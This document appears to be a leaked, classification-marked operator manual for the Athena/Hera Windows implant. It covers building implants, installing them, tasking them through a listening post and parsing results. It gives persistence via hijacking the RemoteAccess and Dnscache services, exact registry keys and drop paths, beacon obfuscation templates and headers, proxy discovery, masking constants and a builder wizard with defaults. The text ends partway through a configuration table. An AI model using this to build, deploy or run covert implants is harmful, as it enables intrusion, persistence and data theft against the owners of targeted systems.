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Engineering Development Group



Athena / Hera Version 1.0 User Manual

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1. (U) Scope

(U) This document establishes the User Guide for Athena v1.0 and for Hera v1.0. See Section 4 for a discussion of the specific characteristics of each system.

Table 1 - (U) Applicable Documents

Description	Date	Version
Athena v1.0 User Requirement Document – OPS0001051	3-Feb-2016	REV G
Hera v1.0 User Requirement Document – OPS0001743	15-Feb-2016	REV B
Athena v1.0 IV&V Report	TBS	TBS

2. (U) System Overview

(S//NF) The Athena System fulfills COG/NOD's need for a remote beacon/loader. Table 2 shows the system components available in Athena/Hera v1.0. The target computer operating systems are Windows XP Pro SP3 32-bit (Athena only), Windows 7 32-bit/64-bit, Windows 8.1 32-bit/64-bit, Windows 2008 Enterprise Server, Windows 2012 Server, and Windows 10. Ubuntu v14.04 is the validated Linux version. Apache 2.4 is the validated web server for the Listening Post.

Table 2 - (S//NF) Athena System Components

Component / Application	Function	Operating System	Language Used
Builder	Provides the ability to build packages for specified targets. (e.g. installers, offline scripts, ram-only modules and receipts)	Linux / Windows	Python 3.4
Tasker	Provides the ability to task a specific implant. (e.g. get, put, set, memload, memunload, delete and uninstall)	Linux / Windows	Python 3.4
Parser	Provides the ability to decode responses from the target.	Linux / Windows	Python 3.4
Listening Post	Provides interaction with the remote target. All batch tasking files are copied to this server for processing.	Linux(Apache)	Python 3.4
Installer	Installs the tool onto the target system (DLL file)	Windows x86/x64	C++
RamOnly	Execute a diskless version of the implant as a DLL on the target system (DLL file)	Windows x86/x64	C++
OffLine	Install the tool onto the target system with physical access using Linux Boot or Windows Recovery Console.	Linux / Windows x86/x64	bash/C++

3. (S//NF) Athena/Hera Concept of Operation (CONOP)




Figure 1 – (S//NF) Athena/Hera Concept of Operation

(S//NF) Figure 1 depicts the Athena Concept of Operation. The Athena/Hera system consists of a Builder, Tasker, Parser, Listening Post, Installer, ramonly and offline capabilities.

(S//NF) The operator uses the Builder (**builder.py**) to tailor an implant for the specific operational scenario. The operator then deploys the configured implant (**Installer**) on a target computer.

(S//NF) Once activated, the Installer will modify the target registry and drop the host file (**IprCache.dll** default) and data file (**ras.cache** default) in their specified locations. The installation tool will restart the **RemoteAccess** service and launch the Athena Engine in the netsh svc host.exe process. The installed tool will beacon to the **Listening Post (LP)** to receive tasking.

(S//NF) The system also allows the Operator to configure certain behavior of the tool at runtime during beacon events. The Tasker (**tasker.py**) is used to task the implant. The Parser (**parser.py**) is used to decode the results retrieved from the Listening Post.

Note



(S//NF) The Installer must be executed as an Administrator or any other user account with permissions to start/stop services, modify the registry and write to the system32 directory/subdirectories.

3.1 (U) Summary of Capabilities

(S//NF) The following is a summary of the system capabilities:

- Executes on the Windows XP (SP3)/7/8.1/2008/2012/10 (x86/x64) operating systems.
- Provides a beaconing capability that provides configuration and task handling
- Provides memory loading/unloading of NOD Persistence Specification DLLs on the target system
- Provides delivery and retrieval of files to/from a specified directory on the target system
- Allows the operator to configure settings during runtime (while the implant is on target)

4. (S//NF) System Versions

(S//NF) The system was designed to allow a base installation (Athena) and an extended installation (Hera). Both versions contain the full command set defined in this document. This section will describe the differences between the implementations and configurations.

4.1 (S//NF) Athena

(S//NF) Athena is the primary implementation for use on WinXP through Win10 operating systems. This implementation uses the RemoteAccess service for persistence, ZLIB for compression and XTEA for encryption on disk.

4.1.1 ((S//NF) On-Target Footprint

(S//NF) The Athena implant is compliant with the NOD Persistence Specification for persistent DLLs and provides its own persistence mechanism. Athena will be hosted by the RemoteAccess service. There is an external DLL that this service will load that is not a service DLL.

Table 3 - (U) Installed File and Registry Resources

File System Modification Location	Configuration Item	Description
%SystemRoot%\System32\Microsoft\Crypto\RAS\iprcache.dll	TARGET_FILENAME	The overt target file location on disk that is referenced by the RemoteAccess service.
%SystemRoot%\System32\CodeIntegrity\ras.cache	DATA_FILENAME	The overt data file location on disk that contains the package file (config, engine, etc.).
SYSTEM\CurrentControlSet\Services\RemoteAccess\RouterManagers\IP Start = 2 Type = 20	DLLPath	This overt registry entry forces the RemoteAccess service to load the target DLL before loading the true support DLL.
SYSTEM\CurrentControlSet\Services\RasMan Start = 2 Type = 20	None	This overt registry entry is updated to allow this dependent service to start when the RemoteAccess service starts.
SYSTEM\CurrentControlSet\Services\SStpSvc Start = 2 Type = 20	None	This overt registry entry is updated to allow this dependent service to start when the RemoteAccess service starts.
SYSTEM\CurrentControlSet\services\RemoteAccess\RouterManagers\Ip DLLPath= %SystemRoot%\System32\iprtrmgr.dll	None (Windows10 Only)	Used by RemoteAccess Service

File System Modification Location	Configuration Item	Description
SYSTEM\\CurrentControlSet\\services\\RemoteAccess\\RouterManagers\\Ip GlobalInfo= <BINARY DATA>	None (Windows10 Only)	Used by RemoteAccess Service
SYSTEM\\CurrentControlSet\\services\\RemoteAccess\\RouterManagers\\Ip ProtocolId= 0x00000021	None (Windows10 Only)	Used by RemoteAccess Service

4.2 (S//NF) Hera

(S//NF) Hera is a secondary implementation for Windows 8 through Windows 10. The output receipt file will contain a special key <BRAVO>1</BRAVO> in the XML file. This implementation uses the Dnscache service for persistence, BZIP2 for compression and AES 256 for encryption on disk.

4.2.1 ((S//NF) On-Target Footprint

(S//NF) The Hera implant is compliant with the NOD Persistence Specification for persistent DLLs and provides its own persistence mechanism. Hera will be hosted by the DNSClient service. There is an external DLL that this service will load that is not a service DLL.

Table 4 - (U) Installed File and Registry Resources

File System Modification Location	Configuration Item	Description
%SystemRoot%\\System32\\Microsoft\\Crypto\\DNS\\dnscache.dll	TARGET_FILENAME	The overt target file location on disk that is referenced by the Dnscache service.
%SystemRoot%\\System32\\CodeIntegrity\\dns.cache	DATA_FILENAME	The overt data file location on disk that contains the package file (config, engine, etc.).
SYSTEM\\CurrentControlSet\\Services\\Dnscache Start = 2 Type = 20	Parameters\\extension	This overt registry entry forces the Dnscache service to load the target DLL before loading the true support DLL.
SYSTEM\\CurrentControlSet\\Services\\Dnscache	ImagePath	%SystemRoot%\\system32\\svchost.exe -k netsvcs
SYSTEM\\CurrentControlSet\\Services\\Dnscache	ObjectName	LocalSystem
HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost	Netsvcs	Ensure that the dnscache service is included on the list of netsvcs.

4.2.2 (U) Installation Notes

(S//NF) The installation will hijack the Dnscache service. On Windows 7 and 8, this service is running in a **netsvcs** instance by default but on Windows 8.1 and Windows 10, this service runs as NetworkService. The **NetworkService** user context has reduced security capability on the system. Due to the svchost implementation, the service will only run in the **netsvcs** context at next reboot. To account for this deficiency and still provide immediate execution after installation, *the existing service will run as NetworkService until next reboot at which time the System user netsvcs will be engaged.*

4.3 (S//NF) Athena/Hera Version Comparison

Table 5 - (S//NF) Differences between Versions

Feature	Athena	Hera
Hash (function names)	Adler hash – from zlib	Superfast hash
Mask(local encryption)	XTEA with key increment	AES with reduced key space
Packing Mask	0x3B	0x5C
String Mask	0x5D8E1792	0xAF27D2C9
Compilation	MSVC 2013	LLVM 3.7.0
Module Compilation (actual modules using alternate compilation)	Installer.dll Host.dll Ram_only.dll	Installer.bravo.dll Host.bravo.dll Ram_only.bravo.dll
Persistence	RemoteAccess	Dnscache
Compression	ZLIB	BZip2

Table 6 - (S//NF) Similarities between Versions

Feature	Commonality
Data file	File format and content is the same but the masking is different
Business Logic	The command module uses different masking but the code is compiled with MSVC and will look similar. This module is dynamically loaded.
Engine	The engine module has mostly the same code between the two modules and is compiled with MSVC and will look similar. This module is dynamically loaded.
Uninstall	The uninstall module will be almost identical between versions. This module is dynamically loaded.
Imports	The import tables between (Installer/host/ram_only) will be similar. Additional unused imports have been included in the Hera version.
Communications	The communications between the versions has not changed (i.e., RSA with a generated session AES 256 key)
State File Logic	The state file logic is the same and the stored files may have similar information but will be masked differently on disk.
Function Ordering	No function abstractions have been incorporated between the versions. Functionally, these two versions should produce virtually the same function call list.

5. (U) Listening Post

(S//NF) The Listening Post (LP) uses a Bottle Python Web Framework WSGI interface to simplify the Listening Post interface between the targets and the server. The **tasker.py** tool generates encrypted tasking that is placed on the Listening Post for distribution to client targets. The targets respond with an encrypted file that can be decrypted with the **parser.py** tool.

(S//NF) The Listening Post was designed to function as a simple file server to deliver tasking to the target. The LP server was designed to run with Apache Server (2.4) running on Ubuntu v14.04. Tasking files generated by the Tasker are placed into user configured directories generated by the server setup script. The target will beacon into the LP for tasking and the LP will respond by parsing client directories and sending back data from the corresponding directory. The directory is organized in a single parent folder to multiple child folders specified by the implant's 4 character identifier. The directory hierarchy is laid out as follows:

```

ROOT folder
|---- server log files
|---- Parent ID folder (e.g., TEST)
|      |---- parent tasking files
|      |---- Child ID folder
|      |      |-- inbox folder (files received from the implant)
|      |      |   |-- Responses and safety files
|      |      |-- outbox folder (files to be sent to the implant)
|      |      |   |-- tasking files
|      |---- Child ID folder
|      ...
|---- Parent ID folder
|      ...

```

Figure 2 - (S//NF) Listening Post Directory Hierarchy

5.1 (U) Installation

(S//NF) The Listening Post server setup is performed by the **setup.py** script. The python script **setup.py** should be run on Ubuntu v14.04. The setup script will install all required files automatically if an Ubuntu repository can be reached. The following is a list of required packages:

- Apache 2.4
- Apache mod_wsgi module
- Python 3.4
- Python pip (only used to retrieve bottle)
- Python bottle web framework

(S//NF) Validate that the current Ubuntu instance has the correct repository location. This can be validated by viewing the **source.list** file.

```

> /etc/apt/sources.list
deb http://repo.devlan.net/ubuntu trusty main universe multiverse restricted
deb http://repo.devlan.net/ubuntu trusty-security main universe multiverse restricted
deb http://repo.devlan.net/ubuntu trusty-updates main universe multiverse restricted
deb http://repo.devlan.net/ubuntu trusty-backports main universe multiverse restricted

```

Figure 3 - (S//NF) Ubuntu Repository Listing Example

(S//NF) The SSL component of the install requires a valid SSL certificate. By selection **NO** to the option “use pre-existing SSL certificate and key”, will generate a new certificate for you. OpenSSL can also be used to generate a certificate. The follow example shows how this can be done.

```

> openssl genpkey -algorithm RSA -out a.key
> openssl req -new -key a.key -out a.req -subj /CN=1.1.1.1
> openssl x509 -req -in a.req -signkey a.key -out a.cert
> sudo apt-get update

```

Figure 4 - (S//NF) Optional SSL Certificate Creation

(S//NF) To run the installation tool from the current Ubuntu instance, copy the Listening Post directory from the installation disk to the Ubuntu v14.04 instance. The Ubuntu v14.04 Linux distribution already contains Python 3.4 pre-installed. Use the provided installation script to complete the installation.

```

> sudo python3 setup.py -install
~/Desktop/listeningpost$ sudo python3 setup.py -install
Verifying packages are installed ...
Apache is not installed. Do you want to install? (Y/N) default: Y

Installing Apache...
Mod-wsgi is not installed. Do you want to install? (Y/N) default: Y

Installing Mod-wsgi...
Python-pip is not installed. Do you want to install? (Y/N) default: Y

Installing pip3...
Python Bottle is not installed. Do you want to install? (Y/N) default: Y

Installing Bottle...
Failed installed. Try manual install.
One or more install packages did not exist or failed. Continue? (Y/N) default: N
y
Copying files to /var/www/html

Server configuration file options:
Enter full path to tasking directory, i.e. /var/www/html/data:

Server configuration file options:
Enter full path to tasking directory, i.e. /var/www/html/data: ^CTraceback (most recent
call last):
  File "setup.py", line 315, in <module>
    install()
  File "setup.py", line 42, in install
    write_config()
  File "setup.py", line 132, in write_config
    root_dir = input("Enter full path to tasking directory, i.e. {}/data:
".format(www_dir))

```

Figure 5 - (S//NF) Failed setup.py Script Output

(S//NF) Should the install script fail to find **bottle**, the Operator must install **bottle** manually. This condition can occur if a pip server cannot be found or if **bottle** is not installed on the pip server. To support this situation, bottle has been included on the Listening Post distribution disk. Use the following command to install **bottle** manually:

```
sudo pip3 install bottle/bottle-0.12.8.tar.gz
```

```

> sudo pip3 install bottle/bottle-0.12.8.tar.gz
Unpacking ./bottle-0.12.8.tar.gz
Running setup.py (path:/tmp/pip-0C2Zam-build/setup.py) egg_info for package from
file:///home/xxx/Desktop/listeningpost/bottle/bottle-0.12.8.tar.gz

Installing collected packages: bottle
Running setup.py install for bottle
changing mode of build/scripts-2.7/bottle.py from 644 to 755

changing mode of /usr/local/bin/bottle.py to 755
Successfully installed bottle
Cleaning up...

```

Figure 6 - (S//NF) pip Output for Manual Bottle Install

(S//NF) If the installation did not complete, it can be restarted to complete the installation.

```

> python3 setup.py -install
Verifying packages are installed ...
Copying files to /var/www/html

Server configuration file options:
Enter full path to tasking directory, i.e. /var/www/html/data:
Nothing was entered, using /var/www/html/data
/var/www/html/data does not exists, creating.
Enter name of inbound folder: IN

```

```

Enter name of outbound folder: OUT
Enter URL path of tasking resources (comma separated), i.e. /blog/comments, /php/id: /
Enter URL path of web resources (comma separated), i.e. /, /web: /html
Enabling mod-wsgi
Disabling default site.
Use pre-existing SSL certificate and key? (Y/N) default: N

Generating a 2048 bit RSA private key
.....+++
..+++
writing new private key to 'fileserver.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
Moving cert to /etc/ssl/certs/fileserver.crt
Moving key to /etc/ssl/private/fileserver.key
Enabling SSL site 001-default-ssl.conf
Disabling port 80.
Restarting services...
Install done.

```

Figure 7 - (S//NF) Completing setup.py Script Output

(S//NF) After installing the required packages, the setup script will modify Apache to enable SSL on port 443 and generate any required SSL keys and certificate if not supplied. In addition, the setup script will ask to setup the directories where the tasking files will reside.

(S//NF) After installation is complete, make sure to check that the file/folder exists, proper permissions have been applied, and Apache is successfully running on port 443. The setup script expects a default installation of Apache 2.4. If any configuration files have been modified, the setup script may not work correctly. You may have to manually modify the /etc/apache2/sites-available/001-default-ssl.conf to point to the correct location of your SSL keys and certs. In addition, add the following line under DocumentRoot, to enable WSGI:

```
WSGIScriptAlias / /var/www/html/app.wsgi
```

(S//NF) The directory /var/www/html should contain three files; app.wsgi, server.py, and config.json. To disable port 80, edit /etc/apache2/ports.conf and comment out the line with "Listen 80".

(U) Some common Apache commands are listed below:

```

sudo a2enmod - to enable a module, i.e. sudo a2enmod wsgi
sudo a2dissite - to disable a site configuration
sudo a2ensite - to enable a site configuration
sudo service apache2 restart - restart Apache
sudo service apache2 start
sudo service apache2 stop
tail -f /var/log/apache2/access.log

```

5.2 (U) Configuration

(S//NF) The Listening Post instance can be configured with a local JSON encoded text file called “config.json”. The setup script will write out a configuration file, config.json, as well as copy the corresponding required Server python files to /var/www/html. The config.json file contains the information generated by the setup script and is read by the Server python script on start-up. The config.json can be edited manually to add/modify/delete any user updates, if edits are made the Apache server should be restarted to insure everything is refreshed. The **config.json** contains,

```
{
  "DATA_URLS": ["/blog/comm", "/php/id", "/"],
  "ROOT_DIR": "/srv/athena",
  "WEB_URLS": ["/html", "/", "/web"],
  "OUT_FOLDER": "OUT",
  "IN_FOLDER": "IN",
  "HOST" : "0.0.0.0",
  "PORT" : "",
  "LOG_SIZE" : "65536",
  "HTTP_ERROR_CODE" : 200
}
```

Figure 8 - (S//NF) Listening Post Configuration File

Warning



(S//NF) The values in DATA_URLS must contain the value configured in the Implant Builder field, Beacon URL Path for LP. The values in WEB_URLS must contain the value configured in the LP Builder field, URL Path for Web Resources.

- 1) DATA_URLS – This is the virtual URL path sent from the target to inform Apache to forward requests to the Athena Listening Post.
- 2) ROOT_DIR - This is the root directory location where the parent folder must be created with the 4 character identifier configured for the target.
- 3) WEB_URLS – This value defines the URL path of web resource. This can be any URL path that you plan on delivering normal web content (must not be the same as tasking URL path)
- 4) DATA_URLS - Tasking directory - this is the root directory location where the parent folder must be created with the 4 character identifier configured for the target.
- 5) OUT_FOLDER - This folder contains the tasking files generated by the **Tasker** that will be sent to the target for processing.
- 6) IN_FOLDER - This folder contains the files that the target will upload back to the LP for post-processing by the **Parser**.
- 7) HOST – This is the NIC binding address. (default 0.0.0.0)
- 8) PORT – This value defines the web port. (default 443)
- 9) LOG_SIZE – This value defines the size of a single log file. (default 64K) By setting this value to zero, no logging information will be stored. The server will store at most 5 backup logs in the current instance.
- 10) HTTP_ERROR_CODE – This value defines the error code returned to the target when an error occurs. It is the responsibility of the system administrator to validate alternate return codes to support forwarding or other capabilities.

HTTP Status codes for failure:

- a) 407 - proxy authentication failed
- b) 502, 504 - proxy or gateway failure
- c) 600, 601, 602, 603 - squid error codes
- d) All other status codes indicates successful beacon.

Note

(U) URLs should start with a slash ("/") but should not have an ending slash.

5.3 (U) Management

(S//NF) To specify initial tasking for a target (i.e., when the target first beacons to the LP), create a folder on the LP with the parent ID. Place any generic tasking created for the family of targets in this parent folder. When a new target beacons, the LP creates a child folder for the specific child ID and copies the parent tasking into the child folder. The LP only copies the parent tasking to the child folder once -- when the child folder is initially created. On subsequent beacons, all tasking will be pulled directly from the child folder. The Operator must manually copy the target's specific tasking from the **Tasker** to the target's OUT directory as well as move files from the target's IN directory for processing by the **Parser** tool.

(S//NF) If there is both parent and child tasking for a target, it will be processed in the following order, based on the user-configured priority:

1. Child tasking
 - a. Non-persistent
 - b. Persistent
2. Parent tasking
 - a. Non-persistent
 - b. Persistent

Note

(S//NF) All child-specific tasking will take precedence over any existing parent tasking.

5.3.1 (U) URL Query:

(S//NF) To obfuscate the URL request and prevent caching, each request from the target will append a template with random data to each request. The following strings define the templates for processing URL queries.

```
?keyword=%s&matchtype=p
?ping?clientid=%s
?event?a=%sy=false
?h.key=%s
?activityi;src=%s
```

5.3.2 (U) Request Headers

(S//NF) The request header will include user configured headers as well as default ones.

```
User Agent: (user-configured)
Accept: (user-configured)
Accept-Language: (user-configured)
Accept-Encoding: (user-configured)
```

Host: (user-configured domain beacon names)
Connection: keep-alive (default)
Cache-Control: private, no-cache, no-store, max-age=0\r\n (default)
Cookie: session-id= (default parent ID and generated child ID masked with a generated key)

5.3.3 (U) Data Formatting

(S//NF) Before being sent back to the LP, the data undergoes the following transformations:

- Data hash is computed using zlib Adler32
- Data is zlib compressed
- Data is RSA encrypted
- Data hash is appended to the data
- Data signed digest is appended to the data
- Masked parent and child ID are appended to the data

5.3.4 (U) Communications Settings

(S//NF) The connection logic to the LP takes into account the user configured proxy, IE proxy, WPAD proxy, and direct connection. The CommMod will save and send back to the LP any proxy information that was found for later use. The CommMod will use the connection settings in the following order:

1. User configured Proxy settings
2. Direct Connection
3. IE previously saved Proxy settings
4. WPAD previously saved Proxy settings
5. Try the IE Proxy. If it is a new proxy setting then it will be saved for future use and sent back to the LP.
6. Try the WPAD Proxy. If it is a new proxy setting then it will be saved for future use and sent back to the LP.

6. (U) Builder

(S//NF) Some general usage comments are presented below:

- Any default value (e.g., **[bracketed text]**) is either randomly generated or a suggestion, and their use on multiple operations without modification may present a signature that could identify the presence of Athena in a network.
- The word 'overt' in a prompt for configuration information indicates the information will be visible to a user logged on to the target machine. Care should be taken to ensure these values are consistent with the operational CONOP.
- Configuration settings that can be modified when the implant is on target are indicated in the prompt text.

6.1 (U) Usage

(S//NF) This section contains information for configuring an implant. Figure 9 below shows the command line options for the Builder.

Warning

(S//NF) *Implant configuration may be completed on the low-side; however, the operator should be aware that cryptographic key data will be **in the clear**.*

(S//NF) By default, the Builder will walk the operator through the process of configuring an implant (via the wizard) that will be deployed to a target computer. Alternatively, the operator can also input all configuration values via command line arguments in order to build an implant with a single command.

```

Builder
usage: builder.py [-h] [-i SYSTEM_BINARY_PATH] [-r SYSTEM_IMPORT_XML]
                 [-o SYSTEM_EXPORT_PATH] [-w] [-b] [--debug]

Builder Configuration

optional arguments:
  -h, --help            show this help message and exit
  -i SYSTEM_BINARY_PATH, --input SYSTEM_BINARY_PATH
                        This argument provides the location of the raw binary
                        data files. (NOTE: .\bin is the default path).
  -r SYSTEM_IMPORT_XML, --receipt SYSTEM_IMPORT_XML
                        This argument defines an existing receipt filename to
                        be used for default values.
  -o SYSTEM_EXPORT_PATH, --output SYSTEM_EXPORT_PATH
                        This argument provides the output directory path to
                        store the target files (NOTE: .\builder_output is the
                        default path).
  -w, --wizard          This argument will request information from the user
                        via the wizard.
  -b, --bravo           This argument builds the Athena BRAVO implementation.
  --debug              This argument allows debugging information to be
                        included in the output directory.

```

Figure 9 - (S//NF) Builder Command Line Options

6.2 (U) Command Line Options

The **builder.py** script has multiple command line options. For most users, no command line options are required. The local directory will be used to output results.

Usage: python.exe builder.py

6.2.1 (U) System Binary Path

(S//NF) This argument provides the location of the raw binary data files. The default location is in the current directory in the BIN folder. Figure 10 (below) shows the files that must reside in the system binary path.




Figure 10 - (S//NF) System Binary Path

6.2.2 (U) System Import XML

(S//NF) This argument provides the location of the existing receipt file to be used for configuration information. This option is used to input specific information into this build (e.g. use this option to create an exact copy of an existing build).

6.2.3 (U) System Export Path

(S//NF) This argument provides the output directory path to store the target files. By default, the `.\builder_output` path is the location for the output. A sub-directory called **RECEIPTS** is created in this directory to contain all receipts created by this installation. This simplifies parsing by having all receipts in a single location. When creating implants for a group of targets, the parent name will be in the output directory (e.g. `.\builder_output\test`). If a build is generated for a specific child, the child name will be incorporated into the name of the output directory (e.g. `.\builder_output\test_ABCD0086`).

6.2.4 (U) Debug

(S//NF) This argument allows debugging information to be included in the output directory. When this option is selected, an additional debug directory is included in the output. This contains all intermediary files required by the Builder and can be used to support debugging.

6.3 (U) Wizard

(S//NF) The following (Figure 11) shows an example of using the wizard option of the Builder in order to configure and build an implant. Select the default value by using ENTER key.

```

$ python.exe builder.py

Builder
Generating client RSA key pair
Generating server RSA key pair

Athena Wizard:
This wizard will guide you through the input options for the Athena tool.
Press enter to accept default value.
  
```

Target - Parent ID (4 chars)
default:[RnzI]
new value:

Target - Child ID (number - dword)
default:[]
new value:

Target - dynamic data config type (internal,file,registry)
default:[internal]
new value:

Beacon - Interval in seconds (number)
default:[86400]
new value:

Beacon - Jitter as a percentage of Interval 0..100 (number)
default:[5]
new value:

Beacon - Boot Delay in seconds (number)
default:[60]
new value:

Beacon - Hibernation Delay in seconds (number)
default:[60]
new value:

Beacon - Tasking Delay in seconds (number)
default:[60]
new value:

Beacon - Domains (LP Server DNS hostname or IP Addresses separated by a comma)
default:[None]
new value: **abc.com**

Beacon - Port (number)
default:[443]
new value:

Beacon - Proxy Port NOTE:0=disable (number)
default:[0]
new value:

Beacon - User Agent String (string)
default:[Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0)]
new value:

Beacon - URL Path for LP (string)
default:[/]
new value:

Beacon - Accept Header (string)
default:[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
new value:

Beacon - Accept Language Header (string)
default:[en-US,en;q=0.5]
new value:

Beacon - Accept Encoding Header (string)
default:[application/octet-stream]
new value:

Beacon - IE Proxy Address (string)
default:[]
new value:

Beacon - WPAD Proxy Address (string)
default:[]

```

new value:
Tasking - Overt State File Path (string)
  default:[]
  new value:
Tasking - Batch Execution Timeout in seconds (number)
  default:[0]
  new value:
Tasking - Command Execution Timeout in seconds (number)
  default:[0]
  new value:
Tasking - Chunk Size - maximum number of bytes in a single block (number)
  default:[0]
  new value:
Tasking - Max CPU Utilization 0..100 (number)
  default:[0]
  new value:
Tasking - Max Processing Data Size (number)
  default:[50331648]
  new value:
Uninstall - Date (YYYY-MM-DDTHH:MM:SS) - UTC
  default:[]
  new value:
Uninstall - Deadman Delay in seconds (number)
  default:[0]
  new value:
Uninstall - Beacon failure attempts (number)
  default:[0]
  new value:
Uninstall - Kill File Path - full file path on target (string)
  default:[]
  new value:
Install - Target File Name (string)
  default:[%SystemRoot%\System32\Microsoft\Crypto\RAS\iprccache.dll]
  new value:
Install - Data File Name (string)
  default:[%SystemRoot%\System32\CodeIntegrity\ras.cache]
  new value:
Install - Restart service with Service Control Manager (SCM) (no,yes)
  default:[yes]
  new value:
[WIZARD COMPLETE]

```

Figure 11 - (S//NF) Builder Wizard Review

6.4 (U) Configuration

(U) This section contains the steps with detailed instructions/notes for configuring an implant.

Table 7 - (S//NF) Step-By-Step Implant Configuration Instructions

Action / Help Text	Notes
<p>1 Target - Parent ID (4 chars) default:[RnzI] new value:</p>	<p>The name used for this group of implants. Name – 4 characters in length</p>
<p>2 Target - Child ID (number - dword) default:[] new value:</p>	<p>The optional name of a specific implant known as a child. This option allows the user to define a specific implant otherwise the system will use the first 4 bytes of the mac address or a random number. Name – dword – default is mac address (4bytes)</p>
<p>3 Target - dynamic data config type (internal, file, registry) default:[internal] new value:</p> <p>-----</p> <p>Target - dynamic data config type (internal, file, registry) default:[internal] new value: file</p> <p>File - define the full path and file name NOTE: name can include environment variables Examples: c:\temp\a.txt or c:\%SystemRoot%\a.txt</p> <p>Target - dynamic data config path (file name or registry value name) default:[None] new value: c:\temp\myfile.txt</p> <p>-----</p> <p>Target - dynamic data config type (internal, file, registry) default:[internal] new value: registry</p> <p>Registry - define the full path to the registry value HKLM -> HKEY_LOCAL_MACHINE HKCR -> HKEY_CLASSES_ROOT HKCC -> HKEY_CURRENT_CONFIG HKCU -> HKEY_CURRENT_USER HKUS -> HKEY_USERS Examples: HKLM\SOFTWARE\Microsoft\Value</p> <p>Target - dynamic data config path (file name or registry value name) default:[None] new value: HKLM\SOFTWARE\Microsoft\myvalue</p>	<p>The default location of configuration settings that change on the target. internal - 0 - use data file to store config file - 1 - use external file to store config registry - 2 - use registry to store config</p> <p>Default Hives: HKLM -> HKEY_LOCAL_MACHINE HKCR -> HKEY_CLASSES_ROOT HKCC -> HKEY_CURRENT_CONFIG HKCU -> HKEY_CURRENT_USER HKUS -> HKEY_USERS</p> <p>Example: HKCU\SOFTWARE\ATHENA or HKLM\SOFTWARE\Microsoft\ATHENA</p> <p>The user must enter a subsequent value when selecting the file or registry option. See example entries in blue.</p>
<p>4 Beacon - Interval in seconds (number) default:[86400] new value:</p>	<p>The default time between beacons. Time in seconds</p>

Action / Help Text		Notes
